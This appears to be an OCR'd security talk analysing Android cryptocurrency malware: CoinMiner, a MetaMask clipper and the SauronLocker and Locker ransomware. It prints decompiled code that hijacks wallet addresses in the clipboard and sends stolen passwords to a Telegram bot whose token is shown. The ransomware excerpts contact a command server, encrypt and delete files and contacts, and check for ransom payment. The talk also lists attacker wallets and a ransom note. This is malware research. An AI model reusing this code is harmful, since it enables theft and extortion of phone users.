
Neoscrypt coins: Bollywoodcoin, cerberus, crowdcoin, dinero, guncoin, orbitcoin, trezarcoin...



sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4


Monitoring Android/CoinMiner

Neoscrypt coins: Bollywoodcoin, cerberus, crowdcoin, dinero, guncoin, orbitcoin, trezarcoin...



sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4

Following transactions of CoinMiner



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm
Hash 160	b2c48def54a3cd078187ee04d7d18c46712a8756

Transactions	
No. Transactions	13
Total Received	0.04081973 BTC
Final Balance	0 BTC

Request Payment | Donation Button

Transactions (Oldest First) Filter

bdcf8f89b4e381ddc19a0bc859fe584b841e42573c382736737d6bdb145d69c4 — 2017-09-11 12:29:22

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm → 1AaxdMzgqxuBiomVpp2Vt9rhnCDqypkdyN : 0.00164982 BTC, -0.00170577 BTC

d12f932d79a1aae1b6f62d539e67c7db283253d18631082f29363065c99c7101 — 2017-09-11 02:36:11

18GXr9NVdPRBakm64arpxZ9kep3DwiKP5Y
1PcLhQto3Ch25DdVxT6qR3mBpEWEgSAoMw → 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm : 0.00170577 BTC, 0.00170577 BTC

32c9e001e12e758c3d71e95dde8fab07534cf7fe36b264a0deda21bd45341e22 — 2017-08-29 02:03:38

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm → 1AaxdMzgqxuBiomVpp2Vt9rhnCDqypkdyN : 0.00128043 BTC, -0.00154616 BTC


Received 0.040819 BTC on that wallet (approx 160 USD)

Possibly from different malware - Uses **mixing**

Mobile cryptojacking: how profitable for malware authors?

Android Malware	Lifetime Profits	Comments
MuchSad (2014)	3 USD	14 days
CpuMiner (2017)	170 USD	Unknown period length
CoinMiner (2017)	220 USD	Probably less
HiddenMiner (2018)	6 USD	No longer mining
AdbMiner (2018)	1000 USD	Also includes infected TV boxes

Android/Clipper.C



- **Metamask** is an extension to access **Ethereum** distributed apps. Trojanized.
- ea5742cf2a6087577028049e47ecb4a24c9a6e7db872a8c90ee0145f22811599
- Changes wallet addresses copied in the clipboard

SHOW TIME

Implementation of the Clipboard Manager

```
manager.addPrimaryClipChangedListener(new
 ↪   ClipboardManager.OnPrimaryClipChangedListener() {
  public void onPrimaryClipChanged() {
      String clipped_text = manager.getText().toString();
      ...
      if((firstchar.equals("1")) && text_len == 34) {
        // first string is label
        // second string is the data to put in the clipboard
        manager.setPrimaryClip(ClipData.newPlainText("btc",
 ↪   "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
      }
      else if((firstchar.equals("3")) && text_len == 34) {
        manager.setPrimaryClip(ClipData.newPlainText("btc",
 ↪   "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
      }
      else if((firsttwo.equals("0x")) && text_len == 42) {
        manager.setPrimaryClip(ClipData.newPlainText("eth",
 ↪   "0xfbbb2EF692B5101f16d3632f836461904C761965"));
      }
```

Communication with bot

```
public static String acc_id = "556050782";
...
public static String apiLink = "https://api.telegram.org/";
public static String botoken =
 ↪   "bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ5-Fg2o";
public static String sendMsg = "/sendMessage?chat_id=";
public static String texti = "&text=";
...
String manufacturer_model = Method.getDeviceName();
String v5_1 = "**From Meta Mask App** \n Phone Model : " +
 ↪   manufacturer_model + " \n\n\n**Account Creation** \nNew Password:
 ↪   " + password + "\nConfirm Password: " + confirm_password;
String fullurl = Method.apiLink + Method.botoken + Method.sendMsg +
 ↪   Method.acc_id + Method.texti + v5_1;
Log.i(CreateActivity.this.TAG, fullurl);
new AsyncHttpClient().get(fullurl, null, new AsyncHttpResponseHandler()
 ↪   {
  ...
  public void onSuccess(int arg2, Header[] arg3, byte[] response) {
    String body = new String(response);
    String ok = new JSONObject(body).getString("ok");
    Toast.makeText(CreateActivity.this, "Something Went wrong please try
 ↪   again later", 1).show();
    Log.i(CreateActivity.this.TAG, String.valueOf(ok));
    ...
}
```

Telegram Bot

```
$ curl https://api.telegram.org/bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ
    {"ok":true,
      "result":{"id":733454717,
        "is_bot":true,
        "first_name":"L3m0nM4sk",
        "username":"L3m0nM4sk_bot"}}
```

bot733454717:AAG5GpAAJ6BDzsP1JbqTfsu


bot token

Android Clipper evolution

- **August 2018**. First Android clipper. Targets Dogecoin, Litecoin, Ethereum, Bitcoin, Blackcoin... Attacker's wallet address returned by a remote server.

  f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4
- **February 2019**. Trojanizes MetaMask app. Targets Bitcoin and Ethereum. 86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef
- This sample is a minor variant from **April 2019**. Different bot token. ea5742cf2a6087577028049e47ecb4a24c9a6e7db872a8c90ee0145f22811599

Android Clipper: income



Ethereum Account

0xfbbb2EF692B5101f16d3632f836461904C761965

Transactions | History | Comments

Show 10 entries


Hash	Block	Type	From		To	Value	Fee	Time
0xc34ca2c1...	6647612	Tx	0xfbbb2EF6...	OUT	0xB375769f...	1.06 ETH	0.00022 ETH	7 months ago
0x75f06144...	6635694	Tx	0xdEdD2f9c...	IN	0xfbbb2EF6...	1.01 ETH	0.00027 ETH	7 months ago
0x0a73e9e6...	6617729	Tx	0xfbbb2EF6...	OUT	0x748472e5...	0.02 ETH	0.00023 ETH	7 months ago
0x9db4022b...	6617678	Tx	0xfbbb2EF6...	OUT	0x748472e5...	0.1 ETH	0.00031 ETH	7 months ago
0x5e1caa9e...	6613357	Tx	0xfbbb2EF6...	OUT	0xDe9aB1D4...	1 ETH	0.00033 ETH	7 months ago
0x3f5b45f4...	6576453	Tx	0xCFA224FE...	IN	0xfbbb2EF6...	1.04 ETH	0.00126 ETH	7 months ago

Received 4.65107 ETH $\approx$ **1200 USD**

$+$ Received 0.12868189 BTC $\approx$ **1100 USD**

Active: 7-8 months ago

Sauron Locker



Trojanized version of Clash Royale game

Ransomware

Asks for ransom in various **cryptocurrencies**: Bitcoin, Litecoin, Dogecoin

DEMO TIME

sha256:
a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8


SauronLocker: Main Activity


```
public class MainActivity extends AppCompatActivity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String pgkname = this.getPackageName();
        StringBuilder v2 = new StringBuilder();
        v2.append(pgkname);
        v2.append(".MainActivity");
        // remove the app icon
        this.getPackageManager().setComponentEnabledSetting(new
↪   ComponentName(pgkname, v2.toString()), 2, 1);
        // start lock
        this.startActivity(new Intent(((Context)this),
↪   LockActivity.class).setFlags(0x10000000));
    }
```

SauronLocker: LockActivity

```
  protected void onCreate(Bundle savedInstanceState)
↪   {
    super.onCreate(savedInstanceState);
    // layout:activity_main
    this.setContentView(0x7F0A001B);

    // that's where the important stuff is
↪    implemented
    this.runTask();
  }
```





SauronLocker: Ask for permissions

```
private void runTask() {
  ...
  // tests if ransomware has already encrypted files
  if(!new
 ↪   Memory(((Context)this)).readMemoryKey("worked").equalsIgnoreCase("1"))
 ↪   {
    // requests permission
    // READ/WRITE_EXTERNAL_STORAGE: to encrypt the SD card
    // READ/WRITE_CONTACTS: to encrypt contacts
    ActivityCompat.requestPermissions(((Activity)this), new
 ↪   String[]{"android.permission.READ_EXTERNAL_STORAGE",
 ↪   "android.permission.WRITE_EXTERNAL_STORAGE",
 ↪   "android.permission.READ_CONTACTS",
 ↪   "android.permission.WRITE_CONTACTS"}, 1);
  }
  ...
}
...
public String readMemoryKey(String key) throws Exception {
  return this.sharedPreferences.getString(key, "");
}
```

SauronLocker: Contact CnC

```
if(_mem.readMemoryKey("worked").isEmpty()) {
    // malicious work not done yet
    ctx.setWallpaper(mBitmap); // set lock png as wallpaper
    new Thread(new Runnable() {
      public void run() {
        try {
          String[] responses = LockActivity.this.key;
          HttpClient httpclient = new HttpClient();
          StringBuilder url = new StringBuilder();

 ↪   url.append("http://timei2260.myjino.ru/gateway/attach.php?uid=");
          url.append(Utils.generateUID());
          url.append("&os=");
          url.append(Build.VERSION.RELEASE);
          url.append("&model=");
          url.append(URLEncoder.encode(Build.MODEL));
          url.append("&permissions=0&country=");
          url.append(telephonyManager.getNetworkCountryIso());
          // contacts URL, stores the response
          responses[0] = httpclient.getReq(url.toString());
```

SauronLocker: Encrypting files/contacts

```
new Thread(new Runnable() {
  public void run() {  // encrypt files on SD card recursively (with
 ↪   AES)
    LockActivity.this.encryptFiles(LockActivity.this.key[0]);
  }
}).start();
...

new Thread(new Runnable() {
  public void run() {  // encrypt contacts
    try {
      LockActivity.this.encryptContacts(LockActivity.this.key[0]);
    }
    ...
  }).start();
```

SauronLocker: Encryption

- Recursively encrypts directories, with **AES**
- Adds `.encrypted` suffix to all files
- **Key** is sent by the **remote server**!
- **Deletes** the unencrypted file
- For contacts, AES+Base64 of contact name and phone number

```
while(pCur.moveToNext()) {
  String phoneNo = pCur.getString(pCur.getColumnIndex("data1"));
  byte[] key = Utils.hexStringToByteArray(encryptionKey);

    ContactsUtils.writeContact(Base64.encodeToString(AES.encrypt(key,
 ↪   name.getBytes()), 0), Base64.encodeToString(AES.encrypt(key,
 ↪   phoneNo.getBytes()), 0), this.getApplicationContext());

 ↪   contentResolver.delete(Uri.withAppendedPath(ContactsContract.Contacts.CONT
 ↪   cur.getString(cur.getColumnIndex("lookup"))), null, null);
}
```

SauronLocker: Display Ransom

```
private void showMessage(WebView webView, Resources resources) {
  new Thread(new Runnable() {
    public void run() {
      try {
        HttpClient httpclient = new HttpClient();
        StringBuilder url = new StringBuilder();

 ↪    url.append("http://timei2260.myjino.ru/gateway/settings.php?uid=");
        url.append(Utils.generateUID());
        String response = httpclient.getReq(url.toString());
        LockActivity.this.runOnUiThread(new Runnable() {
          public void run() {

 ↪    com.ins.screensaver.LockActivity.4.this.val$webView.loadData(com.ins.scree
 ↪    response.split("\\|")[2]).replace("{{SUM}}",
 ↪    response.split("\\|")[1]).replace("{{ID}}",
 ↪    response.split("\\|")[0]), "text/html; charset=UTF-8", null);
          }
        });
```

Contacts remote server for **wallet address** to use to pay the ransom, **amount** (sum) and **id** (to get the correct decryption key after payment).

SauronLocker: Check periodically ransom has been paid

Starts a `CheckerService` which periodically checks if ransom has been paid:

```
public void run() {
  if(new Memory(this.context).readMemoryKey("finished").isEmpty()) {
    goto notdecrypted;
  }
  ...
  notdecrypted:
  if(!Utils.isAppOnForeground(this.context)) {
    // if app is not on foreground, start the Locker Activity!
    Utils.startMainScreen(this.context);
  }
}
```

SauronLocker: Check for ransom payment

When you click on *"pay"*:

```
HttpClient httpclient = new HttpClient();
StringBuilder url = new StringBuilder();
url.append("http://timei2260.myjino.ru/gateway/check.php?uid=");
url.append(Utils.generateUID());
LockActivity.this.runOnUiThread(new Runnable() {
  public void run() {

↪   if(!httpclient.getReq(url.toString()).split("\\|")[0].equalsIgnoreCase("tr
↪   {
     Toast.makeText(LockActivity.this.getApplicationContext(), "Payment
↪   not received (in Russian)", 1).show();
     return;
   }

   // payment received - get the decryption key
   String key = httpclient.getReq(url.toString()).split("\\|")[1];
   new
↪   Memory(LockActivity.this.getApplicationContext()).writeMemory("finished",
↪   "1");
   ...
   LockActivity.this.decryptFiles(key);
   LockActivity.this.decryptContacts(key);
```

Another mobile ransomware: Android/Locker

Your phone is locked for viewing child pornography.

All your files are encrypted. Your phone is locked until payment of the fine of $ 70.

You have 48 hours to pay the fine in case of refusal to pay all of your files will be handed over to the police.

Is your personal account, Bitcoin

19tUaovjwW5FSUfmXuECFKn7aA5hXTvqUr

for payment.

After paying the fine, your phone automatically unlocks.

Buy bitcoin.

https://www.coinbase.com/

https://btc-e.com/

- Big and active screen locker family: **100,000+ samples**
- Aka LokiBot
- Recent samples in February 2019.
- Some variants ask for a **ransom** in **Bitcoins**

Detected as Android/Locker.KV!tr
sha256:
bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851

Android/Locker: How profitable were they?

19tUaovjwW5FSUfmXuECFKn7aA5hXTvqUr: **50 BTC** ≈ 200,000 USD !
1G5FiCaaLKCfEk7seMyYFpX99PXgrUqk85: **2 BTC** ≈ 7,800 USD

That much?! Let's have a close look...

The typical ransom for Locker is **70 USD** or **100 USD**

Date	**Transaction amount**	**Bitcoin rate**	**Amount in USD**
2018-04-22	0.01114	8925	99.42
2018-04-11	0.00291766	6843	19.96
2018-04-10	0.010213	6795	69.37
2018-04-10	0.0219645	6795	149.25
2018-04-06	0.01058841	6815	72.16
2018-04-02	0.01218985	6844	83.42
2018-03-20	0.0394	8619	339.59
2018-03-15	0.00968897	8290	80.32
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Let's have a close look

The typical ransom for Locker is **70 USD** or **100 USD**

